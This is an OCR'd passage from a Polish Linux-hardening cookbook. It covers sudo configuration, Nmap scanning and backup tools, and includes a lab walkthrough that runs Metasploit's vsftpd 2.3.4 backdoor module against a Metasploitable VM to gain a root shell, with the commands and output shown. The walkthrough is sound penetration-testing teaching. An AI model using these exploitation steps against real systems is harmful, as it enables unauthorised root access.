Ponieważ plik konfiguracyjny jest predefiniowany, a wszystkie używane polecenia są wbudowanymi poleceniami powłoki, przed rozpoczęciem tego ćwiczenia nie są potrzebne żadne dodatkowe przygotowania.

Jak to zrobić…

Wykonaj następujące kroki:

1. Najpierw utworzysz normalne konto użytkownika, a następnie dasz mu dostęp do polecenia `sudo`. Kiedy to zrobisz, będziesz mógł użyć polecenia `sudo` z nowego konta, a następnie będziesz mógł wykonać polecenia administracyjne. Aby skonfigurować dostęp do polecenia `sudo`, powinieneś uważnie wykonać opisane dalej kroki. Najpierw zaloguj się do systemu jako użytkownik *root*, a następnie utwórz nowe konto użytkownika za pomocą polecenia `useradd`, jak pokazano na rysunku. Zamiast ciągu znaków *USERNAME* wpisz żądaną nazwę konta użytkownika:

```
# useradd USERNAME
```

2. Teraz, używając polecenia `passwd`, ustaw hasło dla nowego konta użytkownika, jak pokazano na kolejnym rysunku:

```
# passwd USERNAME
Changing password for user USERNAME.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

3. Następnie otwórz do edycji plik */etc/sudoers*. Aby to zrobić, powinieneś użyć polecenia `visudo`, tak jak to zostało pokazane na rysunku poniżej. Reguły używania polecenia `sudo` są definiowane w pliku */etc/sudoers*:

```
# visudo
```

4. Po otwarciu pliku w edytorze wyszukaj wiersze, które umożliwiają dostęp do polecenia `sudo` użytkownikom znajdującym się w grupie `test`:

```
## Allows people in group test to run all commands

# %test        ALL=(ALL)       ALL
```

5. Wybraną konfigurację możesz włączyć, usuwając znak komentarza (`#`) znajdujący się na początku drugiego wiersza. Po dokonaniu zmian zapisz plik i wyjdź z edytora. Następnie, używając polecenia `usermod`, dodaj wcześniej utworzone konto użytkownika do grupy `test`:

```
# usermod -aG test USERNAME
```

6. Teraz musisz sprawdzić, czy utworzona konfiguracja pozwala nowemu użytkownikowi na uruchamianie poleceń przy użyciu `sudo`.
7. Aby przełączyć się na nowo utworzone konto użytkownika, należy użyć polecenia `su`:

```
# su USERNAME -
```

8. Teraz zastosuj polecenie `groups`, aby potwierdzić, że konto użytkownika zostało dodane do grupy `test`:

```
$ groups

USERNAME test
```

Na koniec, z poziomu nowego konta, powinieneś wykonać polecenie `sudo whoami`. Ponieważ polecenie `sudo` wykonujemy na tym koncie po raz pierwszy, na ekranie zostanie wyświetlony domyślny komunikat informacyjny, a następnie zostaniesz poproszony o podanie hasła dla tego konta:

```
$ sudo whoami
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for USERNAME:
root
```

9. Ostatnim wierszem wyświetlanym na ekranie jest nazwa użytkownika, będąca wynikiem działania polecenia `whoami`. Jeżeli polecenie `sudo` zostało skonfigurowane poprawnie, na ekranie pojawi się nazwa *root*.

Udało Ci się pomyślnie skonfigurować konto użytkownika z dostępem do polecenia `sudo`. Możesz teraz zalogować się na to nowe konto i używać `sudo` do uruchamiania innych poleceń na prawach użytkownika *root*.

Jak to działa…

Gdy zakładasz nowe konto użytkownika, nie ma ono uprawnień do uruchamiania poleceń administratora. Jednak po dodaniu do pliku */etc/sudoers* odpowiedniego wpisu dającego nowemu użytkownikowi dostęp do polecenia `sudo` można zacząć używać tego nowego konta użytkownika do uruchamiania wszystkich poleceń na prawach użytkownika *root*.

Co dalej?

Oto kilka dodatkowych środków, które można podjąć w celu zwiększenia bezpieczeństwa systemu.

Ocena podatności

Ocena podatności to proces kontroli bezpieczeństwa sieci i systemów, dzięki któremu można uzyskać informacje na temat poufności, integralności i dostępności środowiska komputerowego. Pierwszym etapem oceny podatności jest rozpoznanie, mające na celu zebranie informacji o badanym środowisku. Następnie przechodzimy do skanowania w poszukiwaniu podatności, w ramach którego staramy się wyszukać wszystkie istniejące luki i słabości zabezpieczeń. Wreszcie na koniec następuje faza raportowania, w której opisujemy wszystkie znalezione podatności, grupując je według kategorii niskiego, średniego i wysokiego ryzyka.

Skanowanie hostów za pomocą programu Nmap

Nmap, który może być używany do skanowania sieci, jest jednym z najpopularniejszych narzędzi dostępnych w systemie Linux. Nmap jest dostępny już od wielu lat i obecnie to jeden z najpopularniejszych skanerów sieciowych. Program ten jest używany przez administratorów do wyszukiwania hostów, skanowania otwartych portów, a nawet skanowania w poszukiwaniu podatności. Jeżeli planujesz przeprowadzenie oceny podatności Twojego systemu, Nmap jest z pewnością narzędziem, którego nie możesz przegapić.

Przygotuj się

Większość współczesnych dystrybucji systemu Linux jest dostarczana z już zainstalowanym pakietem Nmap. Pomimo to Twoim pierwszym krokiem powinno zawsze być sprawdzenie, czy Nmap jest rzeczywiście zainstalowany w Twoim systemie. Możesz to zrobić za pomocą następującego polecenia:

```
nmap --version
```

Jeżeli Nmap jest zainstalowany, wyniki działania powyższego polecenia powinny być mniej więcej takie:

```
root@kali:~# nmap --version

Nmap version 7.01 ( https://nmap.org )
Platform: i586-pc-linux-gnu
Compiled with: liblua-5.2.4 openssl-1.0.2e libpcre-8.38 libpcap-1.7.4
nmap-libdnet-1.12 ipv6
```

Jeżeli Nmap nie jest jednak zainstalowany, możesz go pobrać ze strony *https://nmap.org/download.html*.

Aby szybko zainstalować pakiet Nmap w systemie Linux opartym na dystrybucji Debian, możesz użyć następującego polecenia:

```
sudo apt-get install nmap
```

Jak to zrobić…

Aby przeskanować wybraną podsieć za pomocą programu Nmap, powinieneś wykonać następujące polecenia:

1. Najczęstszym zastosowaniem programu Nmap jest znalezienie wszystkich hostów dostępnych online w danym zakresie adresów IP. Skanowanie sieci z użyciem domyślnych ustawień skanera Nmap może jednak trochę potrwać, w zależności od rozmiarów skanowanej podsieci oraz liczby dostępnych w niej hostów.

2. Przykład takiego skanowania został pokazany poniżej:

```
root@kali:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:22 EDT
Nmap scan report for www.huaweimobilewifi.com (192.168.1.1)
Host is up (0.014s latency).
MAC Address: B0:E1:7E:49:C7:30 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.00029s latency).
MAC Address: 28:E3:47:38:14:AB (Liteon Technology)
Nmap scan report for 192.168.1.102
Host is up (0.0062s latency).
MAC Address: 00:0C:29:F6:9D:4D (VMware)
Nmap scan report for 192.168.1.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 33.76 seconds
```

3. Aby przeprowadzić skanowanie typu SYN hosta o wybranym adresie IP, powinieneś użyć następującego polecenia:

```
root@kali:~# nmap -sT 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:25 EDT
Nmap scan report for 192.168.1.102
Host is up (0.0022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
```

4. Jeżeli skanowanie typu SYN nie działa poprawnie lub nie przyniosło oczekiwanych rezultatów, możesz również użyć skanowania typu Stealth:

```
root@kali:~# nmap -sS 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:26 EDT
Nmap scan report for 192.168.1.102
Host is up (0.00100s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```

5. Aby sprawdzić, jakie usługi działają na zdalnym komputerze, można wykonać skanowanie usług z wykrywaniem numerów wersji (ang. *Service Version Detection*) w następujący sposób:

```
root@kali:~# nmap -sV 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:29 EDT
Nmap scan report for 192.168.1.102
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

6. Jeżeli chciałbyś wykryć system operacyjny działający na zdalnym systemie, uruchom poniższe polecenie:

```
nmap -O 192.168.1.102
```

```
root@kali:~# nmap -O 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:33 EDT
Nmap scan report for 192.168.1.102
Host is up (0.00075s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
```

7. Fragment przykładowych wyników działania takiego polecenia został pokazany na rysunku poniżej:

```
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:F6:9D:4D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
```

8. Jeżeli chciałbyś przeskanować tylko wybrany port sieciowy danego hosta, np. port 80, możesz użyć następującego polecenia:

```
root@kali:~# nmap -p 80 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:39 EDT
Nmap scan report for 192.168.1.102
Host is up (0.00071s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:F6:9D:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```

Jak to działa…

Za pomocą skanera Nmap możemy sprawdzić, jakie usługi działają na poszczególnych portach sieciowych. Informacje takie pozwalają administratorowi sieci wyłączać niepotrzebne usługi sieciowe i zamykać nieużywane porty. W przykładach przedstawionych powyżej pokazano, jak zastosować program Nmap do skanowania portów i badania otaczającej nas sieci.

Zobacz również

Nmap posiada także własny język skryptowy, którego możemy używać do pisania własnych skryptów. Skrypty NSE (ang. *Nmap Scripting Engine*) mogą być używane do automatyzowania procesu skanowania i zwiększania możliwości programu.

Więcej szczegółowych informacji na temat skanera Nmap znajdziesz na stronie *https://nmap.org/*.

Zdobywanie uprawnień użytkownika root w podatnym na ataki systemie Linux

Kiedy chcesz się dowiedzieć, jak skanować i przełamywać zabezpieczenia systemu Linux, napotykasz zwykle na jeden poważny problem: gdzie można tego spróbować. Właśnie w takim celu zespół twórców pakietu Metasploit opracował i udostępnił maszynę wirtualną o nazwie Metasploitable, która została celowo wyposażona w szereg podatnych na ataki usług i programów. Dzięki temu maszyna Metasploitable jest świetną platformą do ćwiczeń w zakresie skanowania i rozwijania umiejętności przeprowadzania testów penetracyjnych. W tym podrozdziale dowiemy się, jak skanować systemy linuksowe, a także jak na podstawie otrzymanych wyników znaleźć usługę podatną na ataki. Następnie, wykorzystując taką usługę, spróbujemy uzyskać nieautoryzowany dostęp do systemu na poziomie użytkownika *root*.

Przygotuj się

W tej sekcji będziemy używać systemu Kali Linux oraz maszyny wirtualnej Metasploitable. Pliki obrazów maszyny wirtualnej Metasploitable oraz systemu Kali Linux możesz pobrać z następujących stron:

- *http://sourceforge.net/projects/metasploitable/files/Metasploitable2/*,
- *https://images.offensive-security.com/virtual-images/kali-linux-2018.2-vm-i386.zip*.


Jak to zrobić…

Metasploit Framework jest narzędziem typu *open source* używanym przez specjalistów ds. bezpieczeństwa na całym świecie do przeprowadzania testów penetracyjnych i wykorzystywania exploitów. Pakiet Metasploit jest domyślnie zainstalowany w systemie Kali Linux (ten system operacyjny jest najchętniej wybierany przez specjalistów).

Aby uzyskać dostęp na poziomie użytkownika *root* do podatnego na ataki systemu Linux, postępuj zgodnie z poniższymi wskazówkami:

1. W systemie Kali Linux uruchom konsolę Metasploit. Aby to zrobić, wykonaj następującą sekwencję poleceń:

```
service postgresql start
msfconsole
```



2. Po uruchomieniu na ekranie pojawia się kilka informacji oraz znak zachęty `msf>` konsoli Metasploit.
3. Teraz spróbujemy przeskanować host o adresie `192.168.0.102`, używając do tego celu skanera Nmap, uruchomionego w osobnym oknie konsoli powłoki.

Przykładowe wyniki skanowania zostały pokazane poniżej:

```
root@kali:~# nmap -sV 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-23 01:29 EDT
Nmap scan report for 192.168.1.102
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

4. Wyniki działania skanera pokazują, że na badanym hoście uruchomionych jest wiele usług sieciowych, działających na różnych portach. Wśród nich możemy znaleźć serwer FTP działający na porcie 21.
5. Skupimy się na usłudze FTP. Na podstawie wyników skanowania można się dowiedzieć, że usługa ta wykorzystuje serwer vsftpd w wersji 2.3.4.
6. Teraz powrócimy do Metasploita i spróbujemy znaleźć exploit dla serwera `vsftpd`. Można to zrobić, wykonując komendę `search vsftp`. Poniżej przedstawiono wyniki wyszukiwania:

```
msf > search vsftp

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor
Command Execution
```

7. Wyniki działania pokazują, że Metasploit posiada moduł exploita o nazwie VSFTPD Backdoor Command Execution o ocenie doskonałej, co oznacza, że ten exploit powinien bardzo dobrze zadziałać.
8. Aby użyć tego exploita, wykonaj polecenia pokazane na kolejnym rysunku:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

9. Jak łatwo zauważyć, trzeba ustawić parametr `RHOST`, który w naszym przypadku będzie miał wartość `192.168.1.102`.
10. Ustaw wartość parametru `RHOST` i uruchom exploit, tak jak to zostało pokazane poniżej:

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.101:40841 -> 192.168.1.102:6200) at 2018-04-23
 02:38:58 -0400

whoami
root
```

11. Jeżeli wszystko zadziała zgodnie z oczekiwaniami, to po uruchomieniu exploita powinieneś uzyskać dostęp na poziomie użytkownika *root* do atakowanego systemu, tak jak to pokazano na poprzednim rysunku.

Jak to działa…

Najpierw za pomocą programu Nmap przeskanowaliśmy badany system, aby sprawdzić, które porty są otwarte i jakie działają na nich usługi. W wyniku skanowania znaleźliśmy usługę FTP *działającą* na porcie 21. Następnie udało nam się sprawdzić wersję serwera FTP. Po zebraniu tych informacji powróciliśmy do konsoli Metasploita i poszukaliśmy exploitów dla serwera VSFTPD. Znaleziony moduł VSFTPD Backdoor Command Execution to w rzeczywistości odpowiednio spreparowany kod, który jest wysyłany przez Metasploita i wykonywany na maszynie docelowej, co jest możliwe ze względu na istniejącą lukę w oprogramowaniu serwera VSFTPD. Gdy kod exploita zostanie wykonany, otrzymujemy dostęp do powłoki atakowanego systemu na poziomie użytkownika *root*.

Co dalej?

W sieci Internet znajdziesz wiele interesujących informacji na temat exploitów, podatności i luk w zabezpieczeniach systemu Linux.

Brak planu tworzenia kopii zapasowych

W dobie złośliwych i niebezpiecznych cyberataków Twoje dane nigdy nie są całkowicie bezpieczne i z pewnością wymagają czegoś więcej niż tylko dobrze zabezpieczonego systemu — potrzebują zabezpieczenia w postaci kopii zapasowych. Posiadanie takich kopii daje Ci pewność, że nawet jeżeli Twoje dane zostaną utracone, to będziesz mógł je szybko odtworzyć.

Przygotuj się

Kiedy mówimy o tworzeniu kopii zapasowych danych w systemie Linux, jedną z kluczowych decyzji jest wybór odpowiedniego do tego narzędzia, które będzie odpowiadało Twoim potrzebom biznesowym. Każdy musi mieć niezawodne narzędzie do tworzenia kopii zapasowych danych, ale nie zawsze oznacza to konieczność wydawania dużych pieniędzy na zakup wyrafinowanych programów. Narzędzie do tworzenia kopii zapasowych powinno umożliwiać tworzenie lokalnych i zdalnych kopii zapasowych, kopii wykonywanych jednorazowo „na życzenie", kopii zapasowych wykonywanych zgodnie z zaplanowanym harmonogramem i innych funkcji w zależności od Twoich potrzeb.

Jak to zrobić…

Przedstawimy teraz kilka znakomitych narzędzi do tworzenia kopii zapasowych dla systemu Linux.

fwbackups

Jest to chyba najprostsze ze wszystkich narzędzi do tworzenia kopii zapasowych dla systemu Linux. Program fwbackups posiada bardzo przyjazny interfejs użytkownika i może być używany do tworzenia pojedynczych kopii zapasowych, a także do okresowego wykonywania kopii zapasowych zgodnie z zaplanowanym harmonogramem.

Kopie zapasowe, zarówno lokalne jak i zdalne, mogą być zapisywane w różnych formatach, takich jak *tar*, *tar.gz*, *tar.bz* lub *rsync*. Za pomocą tego narzędzia można utworzyć kopię zapasową tak pojedynczego pliku, jak i całego komputera.

Program fwbackups pozwala na łatwe wykonywanie kopii zapasowych i równie łatwe przywracanie danych. Dodatkowo narzędzie to umożliwia tworzenie przyrostowych oraz różnicowych kopii zapasowych, co może znacząco przyspieszyć cały proces.

rsync

Jest to zdecydowanie jedno z najczęściej używanych narzędzi do tworzenia kopii zapasowych dla systemu Linux. Może być używane do tworzenia przyrostowych kopii zapasowych, zarówno lokalnych jak i zdalnych.

Program `rsync` może być używany do aktualizacji drzew katalogowych i systemów plików przy zachowaniu linków, właściwości, uprawnień i przywilejów.

Będąc narzędziem wiersza poleceń, `rsync` może być z powodzeniem używane w prostych skryptach, co w połączeniu z narzędziem `cron` pozwala na stworzenie prostego rozwiązania automatycznego tworzenia kopii zapasowych zgodnie z zaplanowanym harmonogramem.

Amanda (Advanced Maryland Automatic Network Disk Archiver)

Jest to darmowe narzędzie o otwartym kodzie źródłowym, opracowane dla „umiarkowanie dużych centrów komputerowych". Przeznaczone jest do tworzenia kopii zapasowych wielu maszyn na napędach taśmowych, dyskach twardych lub dyskach optycznych za pośrednictwem sieci.

Amanda może być używana do tworzenia kopii zapasowych danych w rozproszonej sieci z zastosowaniem kombinacji głównego serwera kopii zapasowych i systemów Linux lub Windows.

Program ten pozwala również na tworzenie migawek woluminów LVM (ang. *Logical Volume Manager*).

Simple Backup Solution (SBS)

Simple Backup Solution (SBS) to prosty program wyposażony w graficzny interfejs użytkownika. Może być używany do tworzenia kopii zapasowych plików i katalogów. Program ten pozwala również na stosowanie różnego rodzaju filtrów wykorzystujących wyrażenia regularne do wybierania bądź odrzucania plików, które zostaną skopiowane.

SBS posiada predefiniowane zestawy ustawień konfiguracyjnych, które mogą być używane do tworzenia kopii zapasowych takich katalogów jak */var/*, */etc/* czy */usr/local*.

Narzędzie to może być wykorzystywane do tworzenia własnych, niestandardowych kopii zapasowych oraz jednorazowych kopii zapasowych i zaplanowanych kopii zapasowych wykonywanych zgodnie z ustalonym wcześniej harmonogramem.

Bacula

Bacula jest darmowym narzędziem o otwartym kodzie źródłowym. Narzędzie to wymaga zainstalowania odpowiedniego klienta w każdym systemie, którego kopia zapasowa będzie tworzona. Poszczególne systemy są kontrolowane za pomocą serwera, który centralnie obsługuje reguły tworzenia kopii zapasowych.

Bacula posiada własny format pliku, który nie jest jednak zastrzeżony, ponieważ jest to narzędzie typu *open source*.

Program pozwala na tworzenie pełnych i przyrostowych kopii zapasowych i znakomicie sprawdza się w środowisku, gdzie wiele serwerów posiada swoje własne napędy taśmowe do zapisywania kopiowanych danych.

Szyfrowanie i macierze RAID również są obsługiwane przez ten program. Dodatkowo Bacula oferuje swój język skryptów, pozwalający na dostosowanie zadań tworzenia kopii zapasowych oraz wprowadzenie szyfrowania.

Jak to działa…

Narzędzia do tworzenia kopii zapasowych są niezbędne dla każdego, kto pracuje w branży IT lub jest bardziej zaawansowanym użytkownikiem komputera. Narzędzia te powinny mieć możliwość tworzenia zaplanowanych kopii zapasowych, kopii jednorazowych, kopii lokalnych, zdalnych kopii zapasowych i wykonywania wielu innych funkcji w zależności od potrzeb użytkownika.

Skorowidz

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

Z

Przygotuj się na atak. Zabezpiecz swojego Linuksa!

Wokół zagadnienia bezpieczeństwa Linuksa narosło sporo mitów. Niektórzy uważają, że jako system open source nie zapewnia odpowiedniego poziomu bezpieczeństwa. Inni — że jedynie eksperci są w stanie poradzić sobie z wirusami i atakami hakerów na ten system. Są również osoby twierdzące, że Linux jest całkowicie odporny na wirusy i trudno go skompromitować. Żadne z tych twierdzeń nie jest do końca prawdziwe. Podczas konfigurowania i użytkowania systemów linuksowych bezpieczeństwo powinno być priorytetem. Istnieje wiele sposobów wykrywania i usuwania luk w zabezpieczeniach i rzetelny administrator systemu jest w stanie poradzić sobie z tym zadaniem.

Sięgnij po tę książkę, jeśli jesteś odpowiedzialny za bezpieczeństwo systemu linuksowego. Zawarto tu szereg porad i wskazówek dotyczących konfiguracji jądra, bezpieczeństwa systemu plików i sieci oraz różnych narzędzi usprawniających administrowanie systemem. Nie zabrakło omówienia specjalnych dystrybucji Linuksa, opracowanych z myślą o monitorowaniu bezpieczeństwa. Zaprezentowano zagadnienia dotyczące skanowania w poszukiwaniu luk, wykrywania włamań oraz audytowania systemu Linux. Ciekawym tematem zawartym w książce są zasady bezpiecznego korzystania z takich usług jak HTTPD, FTP i telnet. Zrozumienie zaprezentowanych tu treści jest łatwiejsze dzięki licznym praktycznym przykładom.

W tej książce między innymi:

- solidne podstawy bezpieczeństwa systemów linuksowych
- optymalne konfigurowanie jądra systemu
- usuwanie luk w zabezpieczeniach powłoki bash
- monitorowanie i analiza dzienników zdarzeń oraz skanowanie sieci
- utwardzanie systemów linuksowych za pomocą pakietu Lynis

Tajinder Kalsi — od ponad dziewięciu lat pracuje w branży IT. Specjalizuje się w testowaniu aplikacji internetowych, szacowaniu podatności na zagrożenia oraz testach penetracyjnych i ocenie ryzyka. Jest konsultantem do spraw bezpieczeństwa informacji. Chętnie dzieli się wiedzą, prowadzi seminaria na ponad 120 uczelniach. Oprócz prowadzenia szkoleń pracował nad projektami VAPT dla różnych klientów. Zdobył certyfikat ISO 27001 LA oraz uprawnienia IBM Certified Analyst.

ISBN 978-83-283-5501-9
9 788328 355019
Cena: 77,00 zł

Packt>